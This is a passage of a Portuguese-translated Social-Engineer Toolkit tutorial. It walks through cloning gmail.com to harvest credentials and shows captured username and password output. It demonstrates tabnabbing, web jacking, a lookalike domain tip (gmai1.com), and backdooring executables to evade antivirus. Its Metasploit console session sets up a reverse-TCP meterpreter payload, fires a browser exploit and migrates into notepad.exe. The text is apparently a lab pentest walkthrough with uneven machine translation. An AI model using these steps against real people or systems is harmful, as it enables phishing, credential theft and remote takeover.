- 2) Método de exploração do navegador Metasploit
- 3) Método de ataque do coletor de credenciais
- 4) Método de ataque Tabnabbing
- 5) Método de ataque Web Jacking
- 6) Método Web de Ataque Múltiplo
- 7) Método de ataque em tela cheia 99) Retornar ao menu principal



conjunto:webattack>3

O primeiro método permitirá que o SET importe uma lista de aplicativos web predefinidos que ele pode utilizar no ataque.

O segundo método clonará completamente um site de sua escolha e permitirá que você utilize os vetores de ataque dentro do mesmo aplicativo da web que estava tentando clonar.

O terceiro método permite que você importe seu próprio site. Observe que você deve ter apenas um index.html ao usar a funcionalidade de importação de site.

1) Modelos da Web

2) Clonador de Sites

3) Importação personalizada

99) Retornar ao menu Webattack

conjunto:webattack> 2

O Email Harvester permitirá que você utilize os recursos de clonagem do SET para coletar credenciais ou parâmetros de um site, bem como colocá-los em um relatório.

SET suporta HTTP e HTTPS Exemplo: http://
www.thisisafakesite.com Insira a URL para clonar:
https://gmail.com

[*] Clonando o site: https://gmail.com [*] Isso pode demorar um pouco...

A melhor maneira de usar esse ataque é se os campos de formulário de nome de usuário e senha estiverem disponíveis. Independentemente disso, isso captura todos os POSTs em um site.
[*] Li a mensagem acima. [*]

Pressione {return} para continuar.

[*] Ataque do Social-Engineer Toolkit Credential Harvester [*] O Credential Harvester está em execução na porta 80 [*] As informações serão exibidas para você conforme chegarem abaixo:



Quando a vítima clica no link, ela verá uma réplica exata do gmail.com e será solicitada a digitar seu nome de usuário e senha nos campos do formulário.



Assim que a vítima clica em entrar, as credenciais são apresentadas e a vítima é redirecionada de volta ao site legítimo.

```
[*] Ataque do Social-Engineer Toolkit Credential Harvester [*]
Credential Harvester está sendo executado na porta 80 [*]
As informações serão exibidas para você conforme chegarem abaixo:
172.16.32.131 - - [09/Set/2010 10:12:55] "GET / HTTP/1.1" 200 - [*] TEMOS UM
SUCESSO! Imprimindo a saída: PARAM:
Itmpl=default PARAM:
Itmplcache=2 PARAM:
continue=https://mail.google.com/mail/?
PARAM: service=mail PARAM:
rm=false PARAM:
dsh=-7536764660264620804 PARAM: Itmpl=default
PARAM: Itmpl=default PARAM:
scc=1 PARAM: ss=1 PARAM:
timeStamp= PARAM:
secTok= PARAM:
GALX=nwAWNtEqGc
POSSÍVEL CAMPO DE
NOME DE USUÁRIO ENCONTRADO:
Email=thisismyuser POSSÍVEL CAMPO DE SENHA ENCONTRADO: Passwd=thisismypassword
PARAM: rmShown=1 PARAM: signIn=Sign+in
```

PARAM: asts=

[*] QUANDO TERMINAR. PRESSIONE CONTROL-C PARA GERAR UM RELATÓRIO

Observe também que quando terminar, pressione CONTROL-C, e um relatório será gerado para você em dois formatos. O primeiro é um relatório baseado em html; o outro é xml se você precisar analisar as informações em outra ferramenta.

^C[*] Arquivo exportado para reports/2010-09-09 10:14:30.152435.html para seu prazer de leitura...

[*] Arquivo em formato XML exportado para reports/2010-09-09 10:14:30.152435.xml para sua leitura...

Pressione {return} para retornar ao menu.^C O

vetor "Ataque na Web" do Social-Engineer Toolkit é uma maneira única de utilizar vários ataques baseados na Web para comprometer a vítima pretendida.

Insira que tipo de ataque você gostaria de utilizar.

O ataque Java Applet falsificará um Certificado Java e entregará um payload baseado em metasploit. Usa um applet Java personalizado criado por Thomas Werth para entregar o payload.

**O método de exploração do navegador Metasploit utilizará select
O navegador Metasploit explora por meio de um iframe e entrega uma carga útil do Metasploit.**

**O método Credential Harvester utilizará clonagem da web
de um site que possui um campo de nome de usuário e senha e coletar todas as informações postadas no site.**

O método TabNabbing aguardará que o usuário vá para um aba diferente e atualize a página para algo diferente.

O método de ataque de sequestro na web foi introduzido por white_sheep, Emgent e a equipe Back|Track. Este método utiliza substituições de iframe para faça com que o link da URL destacado pareça legítimo, porém quando clicado uma janela aparece e é substituída pelo link malicioso. Você pode editar as configurações de substituição de link no set_config se estiver muito lento/rápido.

O multi-ataque adicionará uma combinação de ataques através do ataque da web menu. Por exemplo, você pode utilizar o Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, tudo de uma vez para ver qual é bem-sucedido.



- 1) Método de ataque de applet Java**
- 2) Método de exploração do navegador Metasploit**
- 3) Método de ataque do coletor de credenciais**
- 4) Método de ataque Tabnabbing**
- 5) Método de ataque Web Jacking**
- 6) Método Web de Ataque Múltiplo**
- 7) Método de ataque em tela cheia**
- 99) Retornar ao menu principal**

conjunto:webattack> ^C

Obrigado por comprar no Social-Engineer Toolkit.

Hackeie a Gibson... e lembre-se... abraços valem mais que apertos de mão.

```
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\ 10\14\30.152435. 2010-09-09
10:14:30.152435.html 2010-09-09 10:14:30.152435.xml root@bt:/pentest/exploits/set#
firefox reports/2010-09-09\ 10\14\30.152435.html
```

Welcome to the Social-Engineer Toolkit Report Generation Tool. This report should contain information obtained during a successful phishing attack and provide you with the website and all of the parameters that were harvested. Please remember that SET is open-source, free, and available to the information security community. Use this tool for good, not evil.

Social Engineering is defined as the process of deceiving people into giving away access or confidential information.

Wikipedia defines it as: "Is the act of manipulating people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery or deception for the purpose of information gathering, fraud, or computer system access; in most cases the attacker never comes face-to-face with the victim."

We consider social engineering to be the greatest risk to security.

Report Findings Below:

```
Report findings on gmail.com

PARAM: ltmp1=default
PARAM: ltmp1cache=2
PARAM: continue=https://mail.google.com/mail/? 
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmp1=default
PARAM: ltmp1=default
PARAM: scc=1
PARAM: sst=1
PARAM: timestamp=
PARAM: sectok=
PARAM: GALXmwAWNtEqGc
PARAM: Email=thisismyuser
PARAM: Passwd=thisismy password
PARAM: rmShown=1
PARAM: signin=Sign+in
PARAM: asts=
```

8 Método de Ataque Tabnabbing

O método de ataque tabnabbing é usado quando uma vítima tem várias abas abertas, quando o usuário clica no link, a vítima verá um “Aguarde enquanto a página carrega”. Quando a vítima troca de aba porque está fazendo várias tarefas ao mesmo tempo, o site detecta que uma aba diferente está presente e reescreve a página da web para um site que você



especificar. A vítima clica novamente na aba após um período de tempo e pensa que foi desconectada do programa de e-mail ou do aplicativo comercial e digita as credenciais. Quando as credenciais são inseridas, elas são coletadas e o usuário é redirecionado de volta ao site original.

- 1) Método de ataque de applet Java**
- 2) Método de exploração do navegador Metasploit**
- 3) Método de ataque do coletor de credenciais**
- 4) Método de ataque Tabnabbing**
- 5) Método de ataque Web Jacking**
- 6) Método Web de Ataque Múltiplo**
- 7) Método de ataque em tela cheia**
- 99) Retornar ao menu principal**

conjunto:webattack>4

O primeiro método permitirá que o SET importe uma lista de aplicativos web predefinidos que ele pode utilizar no ataque.

O segundo método clonará completamente um site de sua escolha e permitirá que você utilize os vetores de ataque dentro do mesmo aplicativo da web que estava tentando clonar.

O terceiro método permite que você importe seu próprio site. Observe que você deve ter apenas um index.html ao usar a funcionalidade de importação de site.

- 1) Modelos da Web**
- 2) Clonador de Sites**
- 3) Importação personalizada**

99) Retornar ao menu Webattack

conjunto:webattack> 2

**SET suporta HTTP e HTTPS Exemplo: http://
www.thisisafakesite.com Insira a URL para clonar:
https://gmail.com**

**[*] Clonando o site: https://gmail.com [*] Isso pode
demorar um pouco...**

A melhor maneira de usar esse ataque é se o nome de usuário e a senha formarem



campos estão disponíveis. Independentemente disso, isso captura todos os POSTs em um site.
[*] Li a mensagem acima. [*]


Pressione {return} para continuar.

[*] O vetor de ataque Tabnabbing está habilitado... A vítima precisa trocar de aba.
[*] Ataque do Social-Engineer Toolkit Credential Harvester [*] O
Credential Harvester está em execução na porta 80 [*]
As informações serão exibidas para você conforme chegarem abaixo:

A vítima vê uma página da web que diz para aguardar enquanto a página carrega.



Quando a vítima troca de aba, o site é reescrito e então insere as credenciais e é coletado.



[*] TEMOS UM SUCESSO! Imprimindo a saída:

PARAM: Itmpl=default

PARAM: Itmplcache=2

PARAM: continue=https://mail.google.com/mail/?

PARÂMETRO: serviço=mail

PARÂMETRO: rm=false

PARÂMETRO: dsh=-9060819085229816070



```

PARAM: Itmpl=default PARAM:
Itmpl=default PARAM: scc=1
PARAM: ss=1 PARAM:
timeStamp= PARAM:
secTok= PARAM: GALX=00-69E-
Tt5g POSSÍVEL CAMPO DE
NOME DE USUÁRIO ENCONTRADO:
Email=sfdsfsd POSSÍVEL CAMPO DE SENHA ENCONTRADO: Passwd=afds PARAM:
rmShown=1 PARAM: signIn=Sign+in PARAM: asts= [*] QUANDO TERMINAR.
APERTE CONTROL-C PARA
GERAR UM RELATÓRIO

```

9 Método de Ataque Web Jacking

O método de ataque de web jacking criará um clone de site e apresentará à vítima um link informando que o site foi movido. Este é um novo recurso da versão 0.7.1. Quando você passa o mouse sobre o link, a URL será apresentada com a URL real, não a máquina do invasor. Então, por exemplo, se você estiver clonando gmail.com, a URL ao passar o mouse sobre ela seria gmail.com. Quando o usuário clica no link movido, o gmail abre e é rapidamente substituído pelo seu servidor web malicioso. Lembre-se de que você pode alterar o tempo do ataque de webjacking nos sinalizadores config/set_config.

- 1) Método de ataque de applet Java**
- 2) Método de exploração do navegador Metasploit**
- 3) Método de ataque do coletor de credenciais**
- 4) Método de ataque Tabnabbing**
- 5) Método de ataque Web Jacking**
- 6) Método Web de Ataque Múltiplo**
- 7) Método de ataque em tela cheia**
- 99) Retornar ao menu principal**

conjunto:webattack> 6

O primeiro método permitirá que o SET importe uma lista de aplicativos web predefinidos que ele pode utilizar no ataque.

O segundo método clonará completamente um site de sua escolha e permitirá que você utilize os vetores de ataque dentro do mesmo aplicativo da web que estava tentando clonar.



O terceiro método permite que você importe seu próprio site. Observe que você deve ter apenas um index.html ao usar a funcionalidade de importação de site.

1) Modelos da Web

2) Clonador de Sites

3) Importação personalizada

99) Retornar ao menu Webattack

conjunto:webattack> 2

SET suporta HTTP e HTTPS Exemplo: http://
www.thisisafakesite.com Insira a URL para clonar:
<https://gmail.com>

[*] Clonando o site: <https://gmail.com> [*] Isso pode demorar um pouco...

A melhor maneira de usar esse ataque é se os campos de formulário de nome de usuário e senha estiverem disponíveis. Independentemente disso, isso captura todos os POSTs em um site.
[*] Li a mensagem acima. [*]

Pressione {return} para continuar.

[*] O vetor de ataque Web Jacking está habilitado... A vítima precisa clicar no link.
[*] Ataque do Social-Engineer Toolkit Credential Harvester [*] O Credential Harvester está em execução na porta 80 [*] As informações serão exibidas para você conforme chegarem abaixo:


Quando a vítima acessa o site, ela notará o link abaixo, observe a URL no canto inferior esquerdo, que é gmail.com.





<https://gmail.com/>

Quando a vítima clica no link, é apresentada a seguinte página da web:



Se você notar a barra de URL, estamos em nosso servidor web malicioso. Em casos com engenharia social, você quer torná-lo crível, usar um endereço IP geralmente é uma má ideia. Minha recomendação é que, se você estiver fazendo um teste de penetração, registre um nome semelhante ao da vítima, para o Gmail, você pode fazer gmai1.com (observe o 1), algo semelhante que pode enganar o usuário e fazê-lo pensar que é o site legítimo. Na maioria das vezes, eles

nem notará o IP, mas é apenas outra maneira de garantir que tudo continue sem problemas.

Agora que a vítima insere o nome de usuário e a senha nos campos, você notará que agora podemos interceptar as credenciais.

[*] O vetor de ataque Web Jacking está habilitado... A vítima precisa clicar no link.

[*] Ataque do coletor de credenciais do kit de ferramentas do engenheiro social

[*] O Credential Harvester está sendo executado na porta 80

[*] As informações serão exibidas para você conforme chegarem abaixo:

```
172.16.32.131 - - [09/set/2010 12:15:13] "GET / HTTP/1.1" 200 -
```

```
172.16.32.131 - - [09/Set/2010 12:15:56] "OBTER /index2.html HTTP/1.1" 200 -
```

[*] TEMOS UM ACERTO! Imprimindo a saída:

PARAM: Itmpl=padrão

PARAM: Itmplcache=2

PARAM: continue=https://mail.google.com/mail/?

PARAM: serviço=mail

PARAM: rm=false

PARAM: dsh=-7017428156907423605

PARAM: Itmpl=padrão

PARAM: Itmpl=padrão

PARAM: scc=1

PARAM: ss=1

PARÂMETRO: timeStamp=

PARAM: secTok=

PARÂMETRO: GALX=0JsVTaj70sk

POSSÍVEL CAMPO DE NOME DE USUÁRIO ENCONTRADO: Email=thisismyusername

POSSÍVEL CAMPO DE SENHA ENCONTRADO: Passwd=thisismypassword

PARAM: rmMostrado=1

PARAM: signIn=Entrar+

PARAM: asts=

[*] QUANDO TERMINAR. PRESSIONE CONTROL-C PARA GERAR UM RELATÓRIO

10 Web Vector de Ataque Múltiplo

O vetor web multi-ataque é novo no 0.7.1 e permitirá que você especifique vários métodos de ataque web para executar um único ataque. Em alguns cenários, o Java Applet pode falhar, mas um exploit do Internet Explorer seria bem-sucedido. Ou talvez o Java Applet e o exploit do Internet Explorer falhem e o coletor de credenciais seja bem-sucedido.

O vetor multi-ataque permite que você ligue e desligue diferentes vetores e combine todos os ataques em uma página da web específica. Então, quando o usuário clica no link, ele será alvo de cada um dos vetores de ataque que você especificar. Uma coisa a ser notada com o vetor de ataque é que você não pode utilizar Tabnabbing, Cred Harvester ou Web Jacking. Com base no

vetores de ataque eles não devem ser combinados de qualquer forma. Vamos dar uma olhada no vetor de ataque múltiplo. Neste cenário, vou ativar o ataque Java Applet, o exploit Metasploit Client-Side e o ataque Web Jacking. Quando a vítima navegar no site, ela precisará clicar no link e será bombardeada com o coletor de credenciais, exploits Metasploit e o ataque Java Applet. Vou selecionar intencionalmente um exploit do Internet Explorer 7 e navegar utilizando o IE6 apenas para demonstrar que, se um falhar, temos outros métodos.

- 1) Método de ataque de applet Java**
- 2) Método de exploração do navegador Metasploit**
- 3) Método de ataque do coletor de credenciais**
- 4) Método de ataque Tabnabbing**
- 5) Método de ataque Web Jacking**
- 6) Método Web de Ataque Múltiplo**
- 7) Método de ataque em tela cheia**
- 99) Retornar ao menu principal**

conjunto:webattack>6

O primeiro método permitirá que o SET importe uma lista de aplicativos web predefinidos que ele pode utilizar no ataque.

O segundo método clonará completamente um site de sua escolha e permitir que você utilize os vetores de ataque dentro do completamente o mesmo aplicativo web que você estava tentando clonar.

O terceiro método permite que você importe seu próprio site, observe que você deve ter apenas um index.html ao usar a funcionalidade de importação de site.

- 1) Modelos da Web**
- 2) Clonador de Sites**
- 3) Importação personalizada**

99) Retornar ao menu Webattack

conjunto:webattack> 2

SET suporta HTTP e HTTPS

Exemplo: <http://www.thisisafakesite.com>

Digite a url para clonar: <https://gmail.com>

[*****]

Vetor de ataque da Web com vários ataques

[*****]

O vetor de ataque múltiplo utiliza cada combinação de ataques e permite que o usuário escolha o método para o ataque. Depois de selecionar um dos ataques, ele será adicionado ao seu perfil de ataque para ser usado para preparar o vetor de ataque. Quando terminar, certifique-se de selecionar a opção 'Im finished'.

Selecione quais ataques você deseja usar:

1. O método de ataque do applet Java (OFF)
2. O método de exploração do navegador Metasploit (OFF)
3. Método de Ataque Credential Harvester (OFF)
4. Método de Ataque Tabnabbing (OFF)
5. Método de ataque Web Jacking (OFF)
6. Use todos eles - também conhecido como "arma nuclear tática"
7. Terminei e quero prosseguir com o ataque.
8. Retorne ao menu principal.

Insira sua escolha uma de cada vez (pressione 8 ou enter para iniciar): 1

Ativando o vetor de ataque do Java Applet

Opção adicionada. Pressione {return} para adicionar ou preparar seu próximo ataque.

[*****]

Vetor de ataque da Web com vários ataques

[*****]

O vetor de ataque múltiplo utiliza cada combinação de ataques e permite que o usuário escolha o método para o ataque. Depois de selecionar um dos ataques, ele será adicionado ao seu perfil de ataque para ser usado para preparar o vetor de ataque. Quando terminar, certifique-se de selecionar a opção 'Im finished'.

Selecione quais ataques você deseja usar:

1. O método de ataque do applet Java (ON)
2. O método de exploração do navegador Metasploit (OFF)

3. Método de Ataque Credential Harvester (OFF)
4. Método de Ataque Tabnabbing (OFF)
5. Método de ataque Web Jacking (OFF)
6. Use todos eles - também conhecido como "arma nuclear tática"
7. Terminei e quero prosseguir com o ataque.
8. Retorne ao menu principal.

Insira sua escolha uma de cada vez (pressione 8 ou enter para iniciar): 2

Ativando o vetor de ataque do lado do cliente do Metasploit

Opção adicionada. Pressione {return} para adicionar ou preparar seu próximo ataque.

[*****]

Vetor de ataque da Web com vários ataques

[*****]

O vetor de ataque múltiplo utiliza cada combinação de ataques e permite que o usuário escolha o método para o ataque. Depois de selecionar um dos ataques, ele será adicionado ao seu perfil de ataque para ser usado para preparar o vetor de ataque. Quando terminar, certifique-se de selecionar a opção 'I'm finished'.

Selecione quais ataques você deseja usar:

1. O método de ataque do applet Java (ON)
2. O método de exploração do navegador Metasploit (ON)
3. Método de Ataque Credential Harvester (OFF)
4. Método de Ataque Tabnabbing (OFF)
5. Método de ataque Web Jacking (OFF)
6. Use todos eles - também conhecido como "arma nuclear tática"
7. Terminei e quero prosseguir com o ataque.
8. Retorne ao menu principal.

Insira sua escolha uma de cada vez (pressione 8 ou enter para iniciar): 6

Ligando o vetor de ataque Web Jacking

Opção adicionada. Pressione {return} para adicionar ou preparar seu próximo ataque.

[*****]

Vetor de ataque da Web com vários ataques

[*****]

O vetor de ataque múltiplo utiliza cada combinação de ataques e permitir que o usuário escolha o método para o ataque. Uma vez você seleciona um dos ataques, ele será adicionado ao seu perfil de ataque a ser usado para encenar o vetor de ataque. Quando quando terminar, certifique-se de selecionar a opção "Já terminei".

Selecione quais ataques você deseja usar:

1. O método de ataque do applet Java (ON)
2. O método de exploração do navegador Metasploit (ON)
3. Método de Ataque Credential Harvester (ON)
4. Método de Ataque Tabnabbing (OFF)
5. Método de ataque Web Jacking (ON)
6. Use todos eles - também conhecido como "arma nuclear tática"
7. Terminei e quero prosseguir com o ataque.
8. Retorne ao menu principal.

Digite sua escolha uma de cada vez (pressione 8 ou Enter para iniciar):

Por outro lado, você pode usar a opção “Tactical Nuke”, que é a opção 7 que habilitará todos os vetores de ataque automaticamente para você. Neste exemplo, você pode ver as sinalizações mudarem e os métodos de ataque Java Applet, Metasploit Browser Exploit, Credential Harvester e Web Jacking foram todos habilitados. Para prosseguir, pressione enter ou use a opção 8.

Digite sua escolha uma de cada vez (pressione 8 ou Enter para iniciar):

Que carga útil você deseja gerar:

Nome: **Descrição:**

- | | |
|--|--|
| 1. O Shell Reverse_TCP do Windows é enviado de volta ao invasor. | Gera um shell de comando na vítima e |
| 2. Windows Reverse_TCP Meterpreter | Gera um shell meterpreter na vítima e o envia de volta ao invasor. |
| 3. Windows Reverse_TCP VNC DLL enviado de volta ao invasor. | Gerar um servidor VNC na vítima e |
| 4. Windows Bind Shell no sistema remoto. | Execute a carga útil e crie uma porta de aceitação |



5. Windows Bind Shell X64 Inline	Shell de comando do Windows x64, vincular TCP
6.	
Windows Shell Reverse_TCP X64 TCP Inline	Shell de comando do Windows X64, reverso
7. Windows	
Meterpreter Reverse_TCP X64 Conecte-se novamente ao invasor (Windows x64), Meterpreter 8.	
Windows Meterpreter Egress Buster	
Gere um shell meterpreter e encontre uma porta home por meio de várias portas 9. Importe seu próprio executável	Especifique um caminho para seu próprio executável

Digite a escolha (pressione Enter para o padrão):

Abaixo está uma lista de codificações para tentar ignorar o AV.

Selecione uma das opções abaixo. 'executável backdoor' geralmente é a melhor.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Muito bom)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)

14. Sem codificação (nenhum)
15. Multi-Encoder (Excelente)
16. Executável Backdoored (MELHOR)

Digite sua escolha (digite para padrão):

[-] Insira a PORTA do listener (insira para padrão):

- [-] Fazendo backdoor em um executável legítimo para contornar o Antivírus. Aguarde alguns segundos...
[-] Backdoor concluído com sucesso. Payload agora está escondido dentro de um executável legítimo.

Você quer criar um payload reverse_tcp do Linux/OSX no ataque do Java
Applet também?

Digite a opção sim ou não: não

Digite o exploit do navegador que você gostaria de usar [8]:

1) Vulnerabilidade de violação de tipo Java AtomicReferenceArray 2)

MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory Corruption

3) Microsoft XML Core

Services MSXML Uninitialized Memory Corruption 4) Adobe Flash Player Object Type Confusion

5) Adobe Flash Player MP4 "cppt" Overflow 6) MS12-004

midiOutPlayNextPolyEvent Heap Overflow 7) Java

Applet Rhino Script Engine Remote Code Execution 8) MS11-050 IE

mshtml!CObjectElement Use After Free 9) Vulnerabilidade de corrupção de

memória SWF do Adobe Flash Player 10.2.153.1 10) Download e

execução da propriedade de URL ActiveX do cliente VPN Cisco AnyConnect 11)

Importação de CSS do Internet Explorer Use After Free (padrão)

12) Estouro de buffer do ActiveX do Microsoft WMI Administration Tools 13)

Corrupção de memória de tags CSS do Internet Explorer 14)

Execução remota de código do Sun Java Applet2ClassLoader 15) Estouro

de buffer do Sun Java Runtime New Plugin docbase 16) Sequestrador de

DLL do aplicativo Microsoft Windows WebDAV 17) Vulnerabilidade de

verificação de bytecode AVM do Adobe Flash Player 18) Exploração de

corrupção de memória rcsL do Adobe Shockwave 19) Estouro de

buffer de pilha "uniqueName" da tabela SING do Adobe CoolType 20) Execução de

código Marshaled_pUnk do Apple QuickTime 7.6.7 21) XSS e execução de

comando do Microsoft Help Center (MS10-042)

22) Microsoft Internet Explorer iepeers.dll Use após a liberação (MS10-018)

23) Corrupção de memória do Microsoft Internet Explorer "Aurora" (MS10-002)

24) Exploração de controle de dados tabulares do Microsoft Internet Explorer (MS10-018)

25) Corrupção de memória não inicializada do Microsoft Internet Explorer 7 (MS09-002)

26) Corrupção do estilo getElementsByTagName do Microsoft Internet Explorer (MS09-072)

27) Microsoft Internet Explorer isComponentInstalled Overflow 28) Corrupção

de ligação de dados do Microsoft Internet Explorer Explorer (MS08-078)

29) Configuração incorreta de script inseguro do Microsoft Internet Explorer 30)

Corrupção de memória do valor de retorno de escape do FireFox 3.5

31) Vulnerabilidade de uso do mChannel após liberação do FireFox

3.6.16 32) Autopwn do navegador Metasploit (USE POR SUA PRÓPRIA CONTA E RISCO!)

conjunto:cargas úteis> 8



[*] Clonando o site: <https://gmail.com> [*] Isso pode demorar um pouco...
[*] Injetando ataque Java Applet no site recém-clonado.
[*] Ofuscação de nome de arquivo completa. O nome da carga útil é: x5sKAzS
[*] Site de applet Java malicioso preparado para implantação

[*] Injetando iframes em site clonado para ataque do MSF....
[*] Injeção de iframe malicioso bem-sucedida...criando carga útil.

[*] Iniciando o MSF Listener...
[*] Isso pode levar algum tempo para carregar
o
MSF... [-] *** [-] * AVISO: Nenhum suporte de banco de dados: String User Disabled Database Support [-] ***

```
=[ metasploit v4.4.0-dev [core:4.4 api:1.0] + -- --=[ 891
exploits - 484 auxiliares - 149 post + -- --=[ 251 payloads -
28 codificadores - 8 nops
=[ svn r15540 atualizado há 23 dias (2012.06.27)
```

```
recurso (origem/programa_junk/meta_config)> usar windows/
browser/ms09_002_memory_corruption recurso (origem/
programa_junk/meta_config)> definir PAYLOAD windows/meterpreter/
reverse_tcp PAYLOAD => windows/
meterpreter/reverse_tcp recurso (origem/programa_junk/
meta_config)> definir LHOST 172.16.32.129 LHOST => 172.16.32.129 recurso (origem/
programa_junk/meta_config)>
definir LPORT 443 LPORT => 443 recurso (origem/programa_junk/
meta_config)>
definir URIPATH / URIPATH => / recurso (origem/programa_junk/
meta_config)>
definir SRVPORT 8080 SRVPORT => 8080 recurso (src/program_junk/
meta_config)> set
ExitOnSession false ExitOnSession => false resource (src/program_junk/meta_config)>
exploit -j [*] Exploit em
execução como trabalho em segundo plano. msf
exploit(ms09_002_memory_corruption) > [*]
Manipulador reverso iniciado em 172.16.32.129:443 [*]
Usando URL: http://0.0.0.0:8080/ [*] IP local: http://
172.16.32.129:8080/ [*] Servidor iniciado.
```



Agora que tudo está funcionando, vamos navegar até o site e ver o que há lá.
Primeiro somos recebidos com a informação de que o site foi movido...

[The site https://gmail.com has moved, click here to go to the new location.](https://www.google.com)




Clicamos no link e somos atingidos por um exploit do Metasploit. Observe o manipulador no backend.

[*] Enviando corrupção de memória não inicializada do Internet Explorer 7 CFunctionPointer para 172.16.32.131:1329...

exploração msf(ms09_002_memory_corruption) >

Este exploit falha porque estamos usando o Internet Explorer 6. Caso isso falhe, confira a tela da vítima:



Clicamos em executar e temos um shell meterpreter. Neste caso, seríamos redirecionados de volta para o Google original porque o ataque foi bem-sucedido. Se você também notar, ao usar o Java Applet, migramos automaticamente para um thread separado (processo) e acontece de ser notepad.exe. O motivo é que se a vítima fechar o navegador, estaremos seguros e o processo não encerrará nosso shell meterpreter.

```
[*] Enviando estágio (748544 bytes) para 172.16.32.131
[*] Sessão 1 do Meterpreter aberta (172.16.32.129:443 -> 172.16.32.131:1333) em Qui Set 09 12:33:20 -0400
2010
[*] ID da sessão 1 (172.16.32.129:443 -> 172.16.32.131:1333) processando
InitialAutoRunScript 'migrate -f'
[*] Processo atual do servidor: java.exe (824)
[*] Gerando um processo host notepad.exe...
[*] Migrando para o processo ID 3044
[*] Novo processo do servidor: notepad.exe (3044)
exploração msf(ms09_002_memory_corruption) >
```

